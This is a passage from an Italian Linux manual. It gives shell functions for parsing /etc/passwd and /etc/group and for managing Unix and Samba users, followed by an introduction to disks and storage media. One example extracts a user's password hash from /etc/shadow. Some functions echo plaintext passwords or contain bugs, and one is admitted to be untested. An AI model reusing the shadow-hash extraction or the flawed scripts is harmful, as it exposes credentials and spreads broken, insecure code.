                if dialog                                      \
                        --clear                                \
                        --title "importa dei documenti da un disco \
rimovibile"                                                    \
                        --checklist "Seleziona o deseleziona i documenti \
da importare, con l'aiuto della barra spaziatrice:\n"          \
                        0 0 0                                  \
                        $DOCUMENT_LIST                         \
                        2> $TEMPORARY
                then
                    DOCUMENT_LIST=`cat $TEMPORARY`
                    echo "" > $TEMPORARY
                    #
                    # Do something.
                    #
                    if ! [ "$DOCUMENT_LIST" = "" ]
                    then
```

```
                        #
                        # Must clean from double quotes.
                        #
                        DOCUMENT_LIST=`echo $DOCUMENT_LIST | sed "s/\"//g"`
                        #
                        # Import.
                        #
                        for n in $DOCUMENT_LIST
                        do
                            if [ -e "$DATA_DIRECTORY/$n" ]
                            then
                                #
                                # Check if the documents are the same.
                                #
                                if diff "$MOUNT_POINT/$n" \
                                        "$DATA_DIRECTORY/$n" \
                                        > /dev/null 2> /dev/null
                                then
                                    #
                                    # Files are identical.
                                    #
                                    echo -n
                                else
                                    #
                                    # There is already a name like this and
                                    # the content is different.
                                    #
                                    if dialog                           \
                                        --clear                         \
                                        --title "importa dei documenti \
da un disco rimovibile"                                                 \
                                        --yesno "Tu possiedi gia\` un \
documento con il nome \"$n\". Vuoi cancellarlo e sostituirlo con quello \
che stai importando?"                                                   \
                                        0 0                             \
                                        2> /dev/null
                                    then
                                        #
                                        # Must backup and copy.
                                        #
                                        function_backup_document \
                                            "$DATA_DIRECTORY/$n"
                                        #
                                        if cp -f "$MOUNT_POINT/$n" \
                                                 "$DATA_DIRECTORY"
                                        then
                                            dialog --infobox "Ho importato \
il documento \"$n\" eliminando la copia preesistente." 0 0
                                        else
                                            dialog --msgbox "Sono spiacente: \
non riesco a importare il documento \"$n\" da \"$MOUNT_POINT\"." 0 0
                                        fi
                                    fi
```

```
                                fi
                            else
                                #
                                # Copy.
                                #
                                if cp -f "$MOUNT_POINT/$n" "$DATA_DIRECTORY"
                                then
                                    dialog --infobox "Ho importato il \
documento \"$n\"." 0 0
                                else
                                    dialog --msgbox "Sono spiacente: \
non riesco a importare il documento \"$n\" da \"$MOUNT_POINT\"." 0 0
                                fi
                            fi
                        done
                    fi
                fi
                #
                # Unmount.
                #
                umount "$MOUNT_POINT"
                #
            else
                #
                # Sorry: cannot mount.
                #
                dialog --msgbox "Sono spiacente, ma non mi e\` \
possibile accedere all'unita\` \"$MOUNT_POINT\"." 0 0
                #
                umount "$MOUNT_POINT" 2> /dev/null
            fi
        fi
    else
        dialog --msgbox "Non e\` possibile eseguire l'operazione." 0 0
    fi
}
#
# Print.
#
function_print () {
    #
    local DOCUMENT_LIST=""
    local DOCUMENT_NAME=""
    #
    for f in $DATA_DIRECTORY/*
    do
        if [ -f $f ]
        then
            DOCUMENT_NAME=`basename $f`
            DOCUMENT_LIST="$DOCUMENT_LIST $DOCUMENT_NAME . "
        fi
    done
    #
```

```
    #
    #
    if dialog                           \
        --clear                         \
        --title "stampa un documento" \
        --menu "Seleziona il documento da stampare:" \
        0 0 0 \
        $DOCUMENT_LIST  \
        2> $TEMPORARY
    then
        DOCUMENT_NAME=`cat $TEMPORARY`
        echo "" > $TEMPORARY
        #
        if [ -f "$DATA_DIRECTORY/$DOCUMENT_NAME" ]
        then
            #
            # Ok, print, but fold before.
            #
            cat "$DATA_DIRECTORY/$DOCUMENT_NAME" \
                | fold -s \
                | $PRINTER_FILTER \
                | $PRINTER_COMMAND
        fi
    fi
}
#
# Start X Window System.
#
function_startx () {
    #
    startx
}
#
# Start of program.
#
function_intro
while true
do
    function_menu
done
```

Capitolo 163

Raccolta di funzioni per una shell POSIX

In questo capitolo viene proposta una raccolta di funzioni per una shell POSIX comune, allo scopo di facilitare la gestione di un sistema GNU/Linux. Queste funzioni derivano dall'esperienza di nanoLinux (una distribuzione GNU/Linux per architettura x86, derivata da Debian, descritta nel volume XXXII).

Queste funzioni si avvalgono evidentemente di programmi di servizio comuni nei sistemi Unix; in particolare SED (capitolo 666). Evidentemente, la comprensione del funzionamento di queste funzioni richiede una buona conoscenza nell'uso di tali programmi.

163.1 Estrapola da «/etc/passwd» le righe di un certo intervallo di numeri UID

```
password_records_by_uid_range uid_min uid_max < /etc/passwd > output_file
```

```
passwd_records_by_uid_range () {
    local UID_MIN="$1"
    local UID_MAX="$2"
    local RECORD=""
    local USER_ID=""
    #
    while read -r RECORD
    do
        USER_ID=`echo $RECORD | sed "s/^[^:]*:[^:]*:\([0-9]*\):.*/\1/"`
        #
        if [ 0$USER_ID -ge $UID_MIN ] && [ 0$USER_ID -le $UID_MAX ]
        then
            echo $RECORD
        fi
    done
}
```

L'esempio seguente utilizza la funzione per estrapolare le righe di '/etc/passwd' associate a numeri UID tra 1000 e 29999. Il risultato viene emesso semplicemente attraverso lo standard output.

```
cat /etc/passwd | passwd_records_by_uid_range 1000 29999
```

163.2 Estrapola da «/etc/passwd» le righe di un certo intervallo di numeri GID

password_records_by_gid_range ***gid_min*** ***gid_max*** < /etc/passwd > ***output_file***

```
passwd_records_by_gid_range () {
    local GID_MIN="$1"
    local GID_MAX="$2"
    local RECORD=""
    local GROUP_ID=""
    #
    while read -r RECORD
    do
        GROUP_ID=`echo $RECORD | sed "s/^[^:]*:[^:]*:[^:]*:\([0-9]*\):.*/\1/"`
        #
        if [ 0$GROUP_ID -ge $GID_MIN ] && [ 0$GROUP_ID -le $GID_MAX ]
        then
            echo $RECORD
        fi
    done
}
```

L'esempio seguente utilizza la funzione per estrapolare le righe di '/etc/passwd' associate al numero GID zero.

```
cat /etc/passwd | passwd_records_by_gid_range 0 0
```

163.3 Estrapola da «/etc/group» le righe di un certo intervallo di numeri GID

group_records_by_gid_range ***gid_min*** ***gid_max*** < /etc/group > ***output_file***

```
group_records_by_gid_range () {
    local GID_MIN="$1"
    local GID_MAX="$2"
    local RECORD=""
    local GROUP_ID=""
    #
    while read -r RECORD
    do
        GROUP_ID=`echo $RECORD | sed "s/^[^:]*:[^:]*:\([0-9]*\):.*/\1/"`
        #
        if [ 0$GROUP_ID -ge $GID_MIN ] && [ 0$GROUP_ID -le $GID_MAX ]
        then
            echo $RECORD
        fi
    done
}
```

L'esempio seguente utilizza la funzione per estrapolare le righe di '`/etc/group`' associate ai numeri GID da 1000 a 29999.

```
cat /etc/group | group_records_by_gid_range 1000 29999
```

163.4 Seleziona un utente interattivamente

Per selezionare interattivamente l'utente si usa Dialog e si preferisce depositare il nome scelto in un file:

```
select_user uid_min uid_max output_file < /etc/passwd
```

```
select_user_menu () {
    #
    local UID_MIN="$1"
    local UID_MAX="$2"
    local RECORD=""
    local USER_ID=""
    #
    local USER_AND_HOME_LIST=""
    #
    while read -r RECORD
    do
        USER_ID=`echo $RECORD | sed "s/^[^:]*:[^:]*:\([0-9]*\):.*/\1/"`
        #
        if [ 0$USER_ID -ge $UID_MIN ] && [ 0$USER_ID -le $UID_MAX ]
        then
            echo $RECORD | sed "s/^\(.*\):.*:.*:.*:.*:\(.*\):.*/\1 \2/g"
        fi
    done
}
```

```
select_user () {
    #
    local UID_MIN="$1"
    local UID_MAX="$2"
    local INPUT_FILE="$3"
    local OUTPUT_FILE="$4"
    #
    local USER_AND_HOME_LIST=""
    local SELECTED_USER=""
    #
    local TEMPORARY=`tempfile`
    echo -n > $TEMPORARY
    #
    USER_AND_HOME_LIST=`cat $INPUT_FILE \
                    | select_user_menu $UID_MIN $UID_MAX \
                    | sort -u`
    #
    if dialog                          \
        --clear                        \
        --title "Users"                \
        --menu  "Select a user name."  \
        0 0 0                          \
        $USER_AND_HOME_LIST            \
        "!EXIT!" "."                   \
        2> $TEMPORARY
    then
        SELECTED_USER=`cat $TEMPORARY`
        echo "" > $TEMPORARY
        #
        if [ "$SELECTED_USER" = "!EXIT!" ]
        then
            SELECTED_USER=""
        fi
    else
        SELECTED_USER=""
    fi
    #
    echo "$SELECTED_USER" > "$OUTPUT_FILE"
    rm $TEMPORARY
}
```

L'esempio seguente utilizza la funzione per estrapolare un utente dal file '`/etc/passwd`', tra i numeri UID 1000 e 29999. Il risultato viene visualizzato attraverso lo standard output.

```
cat /etc/passwd | select_user 1000 29999 /etc/passwd /tmp/ciao
cat /tmp/ciao
```

163.5 Seleziona un campo di una certa riga da un file come «/etc/passwd», «/etc/group» e simili

```
table_get_column_field file indice n_colonna
```

```
table_get_column_field () {
    #
    local INPUT_FILE="$1"
    local INDEX="$2"
    local COLUMN="$3"
    local RECORD=""
    local FIELD=""
    #
    if [ ! -r "$INPUT_FILE" ]
    then
        echo 1>&2 "[$0] cannot read \"$INPUT_FILE\"."
        return
    fi
    #
    if   [ "$COLUMN" = "1" ]
    then
        echo 1>&2 "[$0] index should be more than one."
        echo "$INDEX"
        return
    fi
    #
    RECORD=`grep -m 1 "^${INDEX}:" "$INPUT_FILE"`
    #
    if [ "$RECORD" = "" ]
    then
        echo 1>&2 "[$0] index \"$INDEX\" not found inside \"$INPUT_FILE\"."
        return
    fi
    #
    while [ "$COLUMN" -gt "1" ]
    do
        RECORD=`echo $RECORD | sed "s/^[^:]*://"`
        COLUMN=$(($COLUMN - 1))
    done
    #
    FIELD=`echo $RECORD | sed "s/^\([^:]*\).*$/\1/"`
    #
    echo $FIELD
    return
}
```

L'esempio seguente utilizza la funzione per estrapolare la parola d'ordine cifrata dell'utente

«tizio» dal file '`/etc/passwd`', visualizzando il risultato attraverso lo standard output.

```
table_get_column_field /etc/shadow tizio 2
```

163.6 Aggiunge un utente Unix e Samba, simultaneamente

`user_add_unix_samba` ***user passwd home full_name room work_ph home_ph***

La funzione che viene proposta è estrapolata dallo script '**`nanorc`**' di nanoLinux, dove però viene eseguita un'attività più complessa. Questa edizione particolare non è collaudata ed è qui solo come promemoria.

```
user_add_unix_samba () {
    #
    local NEW_USER="$1"
    local NEW_PASSWD="$2"
    local NEW_HOME="$3"
    local NEW_FULL_NAME="$4"
    local NEW_ROOM="$5"
    local NEW_WORK_PHONE="$6"
    local NEW_HOME_PHONE="$7"
    local TEMP_USER=""
    #
    # Elimina le virgole e altri caratteri inopportuni
    # dalle informazioni dell'utente.
    #
    NEW_FULL_NAME=`echo $NEW_FULL_NAME   | sed "/,:=/ /g"`
    NEW_ROOM=`echo $NEW_ROOM             | sed "/,:=/ /g"`
    NEW_WORK_PHONE=`echo $NEW_WORK_PHONE | sed "/,:=/ /g"`
    NEW_HOME_PHONE=`echo $NEW_HOME_PHONE | sed "/,:=/ /g"`
    #
    # Verifica che i dati siano validi.
    #
    if   [ "$NEW_USER" = "" ]
    then
        echo 1>&1 "[$0] cannot create user with no name."
        false
        return
    elif echo "$NEW_USER" | grep "[^a-z0-9]" > "/dev/null"
    then
        echo 1>&1 "[$0] user name must contain only lower case letters and numbers."
        false
        return
    fi
    #
    # Il nominativo utente non deve superare i 16 caratteri
    #
    TEMP_USER=`echo $NEW_USER | sed "s/^\(................\).*$/\1/"`
    if [ "$TEMP_USER" = "$NEW_USER" ]
    then
        true
```

```
    else
        echo 1>&2 "[$0] user name cannot be longer than 16 characters."
        false
        return
    fi
    #
    # Controlla la directory personale
    #
    if [ "$NEW_HOME" = "" ]
    then
        NEW_HOME="/home/$NEW_USER"
    fi
    #
    if [ -e "$NEW_HOME" ]
    then
        echo 1>&2 "[$0] home directory \"$NEW_HOME\" cannot be created."
        false
        return
    fi
    #
    # Controlla che ci sia la parola d'ordine.
    #
    if [ "$NEW_PASSWD" = "" ]
    then
        echo 1>&2 "[$0] the new user must have a password."
        false
        return
    fi
    #
    # Crea l'utente, usando inizialmente lo script "adduser",
    # secondo le convenzioni Debian.
    #
    if adduser \
        --disabled-password \
        --no-create-home \
        --home "$NEW_HOME" \
        --gecos "$NEW_FULLNAME,$NEW_ROOM,$NEW_WORK_PHONE,$NEW_HOME_PHONE"\
        $NEW_USER
    then
        #
        # Crea manualmente la directory personale.
        #
        mkdir -p "$NEW_HOME"
        rmdir    "$NEW_HOME"
        #
        cp -dpR  /etc/skel  "$NEW_HOME"
        chown -R $NEW_USER: "$NEW_HOME"
        chmod 0755          "$NEW_HOME"
        #
        # Aggiunge un collegamento simbolico all'interno di
        # "/var/mail/", perché alcuni programmi ne hanno bisogno.
        # Si presume che il file "~/mail/mbox" venga usato per
        # accumulare i messaggi di posta elettronica dell'utente.
        #
        rm "/var/mail/$NEW_USER" 2> "/dev/null"
```

```
        ln -s "../../$NEW_HOME/mail/mbox" "/var/mail/$NEW_USER"
        #
        # Attribuisce la parola d'ordine (nel farlo, crea anche
        # l'utenza per Samba).
        #
        if user_passwd_unix_samba "$NEW_USER" "$NEW_PASSWD"
        then
            true
        else
            #
            # Elimina l'utenza.
            #
            user_del_unix_samba "$NEW_USER"
            false
            return
    else
        echo 1>&2 "[$0] cannot create user \"$NEW_USER\"."
        false
        return
    fi
    #
    rm $TEMPORARY
}
```

163.7 Cambia la parola d'ordine a un utente Unix e Samba, simultaneamente

user_passwd_unix_samba ***user passwd***

```
user_passwd_unix_samba () {
    #
    local OLD_USER="$1"
    local NEW_PASSWD="$2"
    #
    local TEMPORARY=`tempfile`
    echo -n > $TEMPORARY
    #
    # Tenta di eliminare un'utenza vecchia, con lo stesso nome
    # dalla gestione di Samba.
    #
    smbpasswd -x $OLD_USER 2> "/dev/null" 1> "/dev/null"
    #
    # Imposta la parola d'ordine Unix.
    #
    if ( sleep 1 ; echo $NEW_PASSWD ; sleep 1 ; echo $NEW_PASSWD ) \
       | /usr/bin/passwd $NEW_USER 2> $TEMPORARY
    then
        #
```

```
        # Crea o ricrea l'utenza Samba.
        #
        if [ -x /usr/bin/smbpasswd ]
        then
            if ( sleep 1 ; echo $NEW_USER ; sleep 1 ; echo $NEW_USER ) \
              | /usr/bin/smbpasswd -s -a $NEW_USER 2> $TEMPORARY
            then
                true
            else
                echo 1>&2 "[$0] problem changing Samba password to user \
"$NEW_USER": `cat $TEMPORARY`."
                rm "$TEMPORARY"
                false
                return
            fi
        fi
    else
        echo 1>&2 "[$0] problem changing Unix password to user \
"$NEW_USER": `cat $TEMPORARY`."
        rm "$TEMPORARY"
        false
        return
    fi
    rm "$TEMPORARY"
}
```

163.8 Elimina un utente Unix e Samba, simultaneamente

user_del_unix_samba ***user***

```
user_del_unix_samba () {
    #
    local OLD_USER="$1"
    local OLD_HOME=""
    #
    # Trova la directory personale.
    #
    OLD_HOME=`cat /etc/passwd \
              | grep "^$OLD_USER:" \
              | sed "s/^[^:]*:[^:]*:[^:]*:[^:]*:[^:]*:\([^:]*\):[^:]*$/\1/"`
    #
    # Elimina l'utenza dalla gestione di Samba.
    #
    if [ -x /usr/bin/smbpasswd ]
    then
        if smbpasswd -x $OLD_USER
        then
```

```
            true
        else
            echo 1>&2 "[$0] cannot remove Samba user \"$OLD_USER\"."
        fi
    fi
    #
    # Elimina l'utenza Unix.
    #
    if deluser --remove-home "$OLD_USER"
    then
        #
        # Elimina il collegamento simbolico in "/var/mail".
        #
        rm "/var/mail/$OLD_USER"
    else
        echo 1>&2 "[$0] cannot remove Unix user \"$OLD_USER\"."
        false
        return
    fi
}
```

163.9 Seleziona interattivamente salvando la selezione

La funzione che viene proposta richiede due elenchi, contenuti in altrettanti file di testo, contenenti rispettivamente un insieme di voci e un sottoinsieme di voci da selezionare. Lo scopo è quello di cambiare il sottoinsieme selezionato e di aggiornare il contenuto del secondo file.

select_subset_save *file_list_full* *file_list_selected* ↩
↪ *selection_description* *unselection_description* ↩
↪ *selection_word* ↩
↪ *list_header* *list_description* ↩
↪ *file_return_value_selected* ↩
↪ *file_return_value_unselected*

La funzione si avvale di un'altra che deve produrre l'opposto del sottoinsieme selezionato:

```
selection_invert ()
{
    local LIST_FULL="$1"
    local LIST_SELECTED="$2"
    local LIST_UNSELECTED=""
    local l=""
    local s=""
    local ITEM_FOUND=""
    #
    if [ "$LIST_SELECTED" = "" ]
```

```
    then
        LIST_UNSELECTED="$LIST_FULL"
    else
        for l in $LIST_FULL
        do
            ITEM_FOUND="0"
            for s in $LIST_SELECTED
            do
                if [ "$l" = "$s" ]
                then
                    ITEM_FOUND="1"
                    break
                fi
            done
            if [ "$ITEM_FOUND" = "1" ]
            then
                true
            else
                LIST_UNSELECTED="$LIST_UNSELECTED $l"
            fi
        done
    fi
    #
    echo "$LIST_UNSELECTED"
}
```

```
select_subset_save ()
{
    local FILE_LIST_FULL="$1"
    local FILE_LIST_SELECTED="$2"
    local SELECTION_DESCRIPTION="$3"
    local UNSELECTION_DESCRIPTION="$4"
    local SELECTION_WORD="$5"
    local LIST_HEADER="$6"
    local LIST_DESCRIPTION="$7"
    local FILE_RETURN_VALUE_SELECTED="$8"
    local FILE_RETURN_VALUE_UNSELECTED="$9"
    #
    local LIST_FULL=""
    local LIST_SELECTED=""
    local LIST_SELECTED_VALID=""
    local LIST_UNSELECTED=""
    local ITEM_FOUND=""
    local ITEM_SELECTION=""
    local SELECTION=""
    local SELECTED=""
    #
    local TEMPORARY=`tempfile`
    touch $TEMPORARY
    #
```

```
    LIST_FULL=`cat $FILE_LIST_FULL | sed "s/#.*$//" 2> /dev/null`
    LIST_SELECTED=`cat $FILE_LIST_SELECTED | sed "s/#.*$//" 2> /dev/null`
    #
    if [ "$LIST_FULL" = "" ]
    then
        dialog --msgbox "The file \"$FILE_LIST_FULL\" is empty!" 0 0
        false
        return
    fi
    #
    # Unselected and select again.
    #
    LIST_UNSELECTED=`selection_invert "$LIST_FULL" "$LIST_SELECTED"`
    LIST_SELECTED=`selection_invert "$LIST_FULL" "$LIST_UNSELECTED"`
    #
    # Item selection list.
    #
    for i in $LIST_SELECTED
    do
        ITEM_SELECTION="$ITEM_SELECTION $i ${SELECTION_WORD}_$i on"
    done
    for i in $LIST_UNSELECTED
    do
        ITEM_SELECTION="$ITEM_SELECTION $i ${SELECTION_WORD}_$i off"
    done
    #
    # Dialog.
    #
    while true
    do
        if dialog  \
            --clear \
            --title "$LIST_HEADER" \
            --checklist "$LIST_DESCRIPTION" \
            0 0 0 \
            "!ALL!"  "$SELECTION_DESCRIPTION" off     \
            "!NONE!"  "$UNSELECTION_DESCRIPTION" off   \
            $ITEM_SELECTION   \
            2> $TEMPORARY
        then
            SELECTION=`cat $TEMPORARY`
            echo "" > $TEMPORARY
            #
            # Do something.
            #
            if   echo "$SELECTION" | grep "!ALL!" > "/dev/null"
            then
                ITEM_SELECTION=""
                for i in $LIST_FULL
                do
                    ITEM_SELECTION="$ITEM_SELECTION $i ${SELECTION_WORD}_$i on"
                done
                continue
```

```
            #
        elif   echo "$SELECTION" | grep "!NONE!" > "/dev/null"
        then
            ITEM_SELECTION=""
            for i in $LIST_FULL
            do
                ITEM_SELECTION="$ITEM_SELECTION $i ${SELECTION_WORD}_$i off"
            done
            continue
            #
        else
            LIST_SELECTED=""
            for s in $SELECTION
            do
                #
                # Remove the double quotes.
                #
                SELECTED=`echo $s | sed "s/\"//g"`
                LIST_SELECTED="$LIST_SELECTED $SELECTED"
                #
            done
            #
            LIST_UNSELECTED=`selection_invert "$LIST_FULL" "$LIST_SELECTED"`
            #
            # Save data.
            #
            echo -n > "$FILE_LIST_SELECTED"
            for s in $LIST_SELECTED
            do
                echo "$s" >> "$FILE_LIST_SELECTED"
            done
            #
            # Stop the loop.
            #
            break
            #
        fi
    else
        false
        return
    fi
done
#
rm -f $TEMPORARY
#
echo -n > "$FILE_RETURN_VALUE_SELECTED"
for s in $LIST_SELECTED
do
    echo "$s" >> "$FILE_RETURN_VALUE_SELECTED"
done
#
echo -n > "$FILE_RETURN_VALUE_UNSELECTED"
for s in $LIST_UNSELECTED
```

```
    do
        echo "$s" >> "$FILE_RETURN_VALUE_UNSELECTED"
    done
    #
    true
    #
}
```

Si osservi l'esempio seguente:

```
select_subset_save  /etc/xxx/ELENCO_COMPLETO \
                    /etc/xxx/ELENCO_SELEZIONATO \
                    "selezione di tutte le voci" \
                    "rimozione di tutte le selezioni" \
                    "attiva" \
                    "attivazione voci" \
                    "Selezionare le voci da attivare:" \
                    /tmp/xxx.selezionati \
                    /tmp/xxx.non_selezionati
```

In questo c'è il file '`/etc/xxx/ELENCO_COMPLETO`', contenente un elenco di voci (ogni voce deve costituire una parola sola), quindi c'è il file '`/etc/xxx/ELENCO_SELEZIONATO`' con un sottoinsieme delle voci del primo file. Attraverso la selezione che si esegue con la funzione, il file '`/etc/xxx/ELENCO_SELEZIONATO`' viene aggiornato con il nuovo sottoinsieme, ma in ogni caso si genera il file '`/tmp/xxx.selezionati`' con le voci selezionate e il file '`/tmp/xxx.non_selezionati`' con le altre voci.

Indice analitico del volume

Appunti di informatica libera 2008

Volume VI

Iniziare 6

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte xxviii

Memoria di massa e file system

Capitolo 164 Memoria di massa: introduzione

Con il termine ***memoria di massa*** ci si riferisce alla parte di memoria non volatile di un elaboratore, che consente l'immagazzinamento di grandi quantità di dati. Il tipo di supporto più utilizzato è quello a disco, che permette un accesso rapido ai dati memorizzati, mentre in passato sono stati molto importanti anche i nastri magnetici, graditi a suo tempo per la loro economicità in rapporto alla quantità di dati memorizzabili. Tuttavia, il futuro delle memorie di massa sembra essere rappresentato dalle memorie solide, ovvero da sistemi di memorizzazione elettronica allo stato solido (senza componenti meccanici).

164.1 Nastro

Il sistema di memorizzazione a nastro è stato il primo (a parte le schede perforate) a essere utilizzato con gli elaboratori. In tempi più recenti, dal nastro in bobine si è passati piuttosto a cartucce a nastro magnetico di vario tipo.

La memorizzazione a nastro permette la registrazione di dati in modo sequenziale. Questo significa che la modifica dei dati può avvenire solo aggiungendo queste modifiche alla fine, senza poter intervenire nella parte già memorizzata. Nello stesso modo, l'accesso a un'informazione richiede lo scorrimento del nastro fino al punto in cui questa si trova.

Solitamente, la memorizzazione di dati all'interno di un nastro avviene in forma di archivio, cioè di un file unico contenente tutti i file che si vogliono archiviare. In questo modo, è il programma di archiviazione ed estrazione a prendersi cura del confezionamento dei dati da archiviare e del loro recupero quando necessario.

Figura 164.1. Unità a nastro IBM. Questa foto proviene dalla raccolta di Peter Roosen-Runge, visibile alla pagina *York computing: scenes from a distant past*, ⟨*http://www.cse.yorku.ca/~peter/deptphotos/photos.html*⟩, ripubblicata qui con il suo permesso.

164.2 Disco

Il supporto di memorizzazione a disco, ha il vantaggio di consentire l'accesso diretto ai dati senza la necessità di scorrerli sequenzialmente. Le tecniche di memorizzazione possono essere differenti: magnetica, magneto-ottica e ottica. Nel primo caso, il più comune, i dati vengono memorizzati su uno strato ferromagnetico; nel secondo, si sfrutta sempre un sistema di memorizzazione magnetica, ma su un materiale che deve essere scaldato con un fascio laser per consentire la memorizzazione; l'ultimo utilizza una memorizzazione puramente ottica, attraverso un laser.

La memorizzazione magnetica è la più comune, offre il vantaggio di una maggiore velocità di lettura e scrittura dei dati, ma è anche la meno sicura per quanto riguarda la durata di mantenimento di questi.

Bisogna ricordare che esiste una grande quantità di fonti magnetiche, cominciando dal campo terrestre, a cui si aggiungono tutti quelli generati dall'attività umana. Tanto per fare un esempio, un telefono mobile acceso, appoggiato vicino a un dischetto magnetico, può provocare la sua cancellazione.

I dischi magneto-ottici sono funzionalmente analoghi a quelli magnetici, con la differenza che, dovendo scaldare le tracce da memorizzare con un laser, quando questo calore non è disponibile non sono tanto sensibili ai campi magnetici estranei.

I dischi ottici utilizzano una memorizzazione attraverso un fascio laser. Il tipo più comune di disco ottico può essere usato una volta sola per memorizzare i dati, consentendo naturalmente una quantità indefinita di letture successive, ma a questo si affianca il disco riscrivibile, che può essere riutilizzato.

164.2.1 Dischi fissi e rimovibili

Esistono due tipi di dischi: quelli che sono fissati stabilmente all'apparecchiatura che permette di effettuare delle registrazioni e di leggerne il contenuto, distinguendoli da quelli che possono essere asportati e quindi sostituiti.

Figura 164.2. Disco fisso e disco rimovibile.

Il disco fisso ha normalmente una capacità molto superiore a un disco rimovibile, permettendo di effettuare le operazioni di registrazione e rilettura dei dati molto più velocemente. Il disco

rimovibile ha il vantaggio di poter essere tolto e sostituito con altri così come si può fare con un registratore e le sue cassette.

Figura 164.3. Disco fisso esterno USB.

Recentemente si è diffuso anche una variante ulteriore, rappresentata da unità esterne, che possono utilizzare un disco fisso, ovvero un corpo unico con l'unità stessa, oppure un disco rimovibile.

164.2.2 Dischi magnetici

Il disco magnetico è costituito essenzialmente da uno o più piatti di materiale metallico (alluminio o un'altra lega trasparente ai campi magnetici), plastico, o vetroso, ricoperti su entrambe le facce da un deposito di ossidi ferromagnetici (la stessa sostanza che ricopre il nastro magnetico delle cassette audio). Questi piatti vengono fatti ruotare a velocità angolare costante.

Figura 164.4. Visione dall'alto di un piatto sul quale scorre una testina per la lettura e scrittura dei dati. Le tracce magnetiche, concentriche, non sono visibili, ma vengono individuate dalla testina magnetica.

L'operazione di registrazione e rilettura dei dati viene effettuata da testine, una per ogni faccia dei piatti, le quali registrano e rileggono lungo tracce concentriche del disco. Le tracce magnetiche vengono definite dalle testine stesse, durante una fase detta di inizializzazione (o formattazione) a basso livello. Le tracce sono suddivise a loro volta in settori di uguale dimensione contenenti un codice di identificazione.

Figura 164.5. Le tracce concentriche dei dischi magnetici sono suddivise in settori di uguale dimensione.

traccia
settore

I settori sono in pratica dei contenitori di dati. L'esistenza di questi settori e del loro sistema di identificazione permette l'accesso diretto ai dati, fino all'unità minima gestibile, che è appunto il settore. Nello stesso modo, non è possibile registrare dati se prima non sono state definite le tracce e i settori.

In passato sono esistiti dischi magnetici nei quali la suddivisione delle tracce in settori veniva identificata attraverso riferimenti estranei alle tracce stesse, per esempio attraverso dei fori in qualche punto del piatto. Questo vecchio tipo di dischi veniva detto *hard sectored* (suddiviso fisicamente in settori), mentre la modalità attuale, cioè quella che si ottiene con l'inserzione di codici di riconoscimento all'inizio dei settori, si dice *soft sectored* (suddiviso logicamente in settori). In ogni caso, è sempre presente un riferimento fisico per definire un punto di inizio nella rotazione.

Quando un'unità di memorizzazione è composta da più dischi, questi sono calettati sullo stesso albero (l'asse di rotazione centrale). In questo modo, la registrazione e la lettura avvengono attraverso un pettine di testine collegate assieme.

Le testine non possono appoggiare sul piatto, altrimenti si genererebbe un attrito e conseguentemente un riscaldamento disastroso. La presenza dell'aria o di un altro gas, fa sì che con la rotazione le testine si appoggino su un cuscino d'aria sottilissimo. A volte può succedere che un corpo estraneo si inserisca tra una testina e il piatto. Quando ciò succede, nella maggior parte dei casi, si arriva all'atterraggio della testina e alla conseguente distruzione del piatto e della testina stessa.

Figura 164.6. Foto di un disco fisso aperto. Rispetto al disegno che appare nella figura 164.4, la rotazione di questo disco avviene in senso antiorario.

Figura 164.7. Foto di un disco fisso aperto. In questo caso si può osservare che a riposo, le testine vengono «parcheggiate» all'esterno dei piatti, per evitare problemi di atterraggio alla partenza.

164.2.3 Geometria

Come già accennato, il settore è l'unità di memorizzazione minima a cui si possa accedere in un disco, di qualunque tipo esso sia. Nel caso di dischi organizzati a tracce concentriche, sono state utilizzate storicamente coordinate composte da cilindro, testina e settore.

Figura 164.8. Schema di un disco fisso visto lateralmente.

Piatto

Testine

Cilindro

Il cilindro rappresenta un gruppo di tracce, tutte alla stessa distanza dall'asse di rotazione centrale; la testina identifica la traccia specifica facendo riferimento alla faccia di un piatto particolare da prendere in considerazione; il settore è il segmento di traccia a cui si vuole accedere.

Per definire le caratteristiche di un disco del genere si parla di geometria, che si esprime attraverso l'indicazione del numero di cilindri, di testine e di settori a disposizione. La dimensione di un disco, espressa in settori, si esprime quindi come il prodotto di questi tre valori.

Infine è importante considerare anche la dimensione del settore, ovvero la quantità di byte che questo può contenere. La dimensione normale è di 512 byte, ma esistono anche dischi con

settori di dimensione multipla.

Attualmente, dal momento che il sistema di controllo elettronico di una unità a disco è molto più sofisticato di un tempo, la geometria è un concetto che serve solo a rispettare la tradizione. In generale, sarebbe possibile l'accesso ai settori semplicemente indicandone il numero di sequenza, lasciando al sistema di controllo interno al disco di sapere dove si trova effettivamente, in base alla geometria reale. Tuttavia, per ragioni di compatibilità, si continua a immaginare una geometria, che di solito è solo virtuale, in quanto non corrisponde a quella reale.

164.2.4 Dischi magneto-ottici

Di norma, i dischi magneto-ottici (MO) sono dischi rimovibili in cui i dati sono registrati in forma magnetica, ma l'operazione di registrazione avviene previo riscaldamento da parte di un fascio laser. Si tratta storicamente di unità di memorizzazione di grande capacità, ma ad accesso piuttosto lento, che ormai sono superate.

Figura 164.9. Disco magneto-ottico rimovibile.

Il disco magneto-ottico ha una geometria analoga a quella dei dischi magnetici, anche se si tratta solo di un piatto, per cui, anche in questo caso si parla di cilindri, testine e settori.

164.2.5 Dischi ottici

Mentre i dischi magneto-ottici si comportano in maniera analoga a quelli magnetici, i dischi ottici richiedono una registrazione sequenziale, consentendo eventualmente un'aggiunta in coda. Al contrario, la rilettura non comporta limitazioni di accesso.

Per questo, i dischi ottici sono registrati utilizzando un'unica traccia a spirale, un po' come si faceva con i vecchi dischi musicali di vinile.

Figura 164.10. CD-R inciso: si può notare il bordo interno da dove parte l'incisione e il limite esterno dove questa ha termine.

164.2.6 Memorie solide

Le memorie solide sono degli integrati che consentono la memorizzazione di discrete quantità di dati, in modo simile a quello delle memorie di massa tradizionali. Attualmente, il limite tecnico di tali sistemi di memorizzazione sta nel numero massimo di cicli di scrittura.

